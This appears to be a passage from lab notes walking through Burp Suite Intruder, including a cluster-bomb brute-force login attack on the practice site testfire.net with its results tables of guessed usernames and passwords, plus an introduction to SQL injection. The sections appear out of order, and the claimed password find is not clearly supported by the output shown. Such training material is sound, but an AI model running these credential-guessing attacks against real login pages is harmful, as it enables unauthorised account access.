
- Select Cluster Bomb Attack




- In payload position , select position one i.e username




- Provide a usernames in payload configuration section




- Now select position second , i.e. password 



- And add passwords in payload configuration section 



- Now , click on start attack button



- Here , brute force attack started 

Request	Payload 1	Payload 2	Status code	Response ...	Error	Timeout	Length	Comment
0			302	592		126		
1	username	aniket@123	302	1056		126		
2	pass@123	aniket@123	302	1103		126		
3	anii	aniket@123	302	828		126		
4	administrator	aniket@123	302	1025		126		
5	admin	aniket@123	302	610		126		
6	test	aniket@123	302	501		126		
7	wiener	aniket@123	302	1225		126		
8	peter	aniket@123	302	1097		126		
9	charlos	aniket@123	302	975		126		
10	username	Password	302	962		126		
11	pass@123	Password	302	933		126		
12	anii	Password	302	984		126		

- Here password find 🤖 ✅

Kali (Bumblebee) - Oracle VM VirtualBox
File View Insert Devices Help

Attack Save

3. Intruder attack of http://testfire.net

Attack Save ?

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Apply capture filter

... Payloads Resource pool Settings

Request	Payload 1	Payload 2	Status code	Response ...	Error	Timeout	Length	Comment
50	admin	admin	302	415		244		
0			302	592		126		
1	username	aniket@123	302	1056		126		
2	pass@123	aniket@123	302	1103		126		
3	anil	aniket@123	302	828		126		
4	administrator	aniket@123	302	1025		126		
5	admin	aniket@123	302	610		126		
6	test	aniket@123	302	501		126		
7	wiener	aniket@123	302	1225		126		
8	peter	aniket@123	302	1097		126		
9	charlos	aniket@123	302	975		126		
10	username	Password	302	962		126		
11	pass@123	Password	302	933		126		

Request Response

Pretty Raw Hex

Finished

23°C Light rain.

Q Search

ENG IN 10:10 13-08-2023

SQL Injection Attack

SQL Injection (SQLi) is a **web application attack** where an attacker **inserts (injects) malicious SQL code** into input fields to manipulate the application's database.

The goal is to **read, modify, or delete** sensitive data by tricking the backend SQL query.

⌚ How SQL Injection Works:

- The attacker sends specially crafted input (like in login forms, search boxes, URL parameters) to **alter the SQL query**.
 - If the input is not properly validated, the database executes the malicious query.
-

1. SQL Injection Attack Using burp Suite

Intruder:-


Burp Suite Intruder is a tool within Burp Suite used to **automate customized web attacks** by sending multiple requests with different inputs to a target. It is commonly used for **brute force, fuzzing, and vulnerability discovery** like SQL Injection, XSS, and authentication bypass.

✍ What Can Intruder Do?


- **Brute Force Login Credentials**
 - **Test Input Validation (SQLi, XSS, etc.)**
 - **Find Hidden Files/Directories**
 - **Identify Authentication/Session Weaknesses**
 - **Check for Parameter-Based Vulnerabilities**
-

How to use it :-


- Open kali linux terminal and start burp suite




- Target website login page 




- Set proxy




- Turn on interception




- Enter invalid username and password




- Request captured



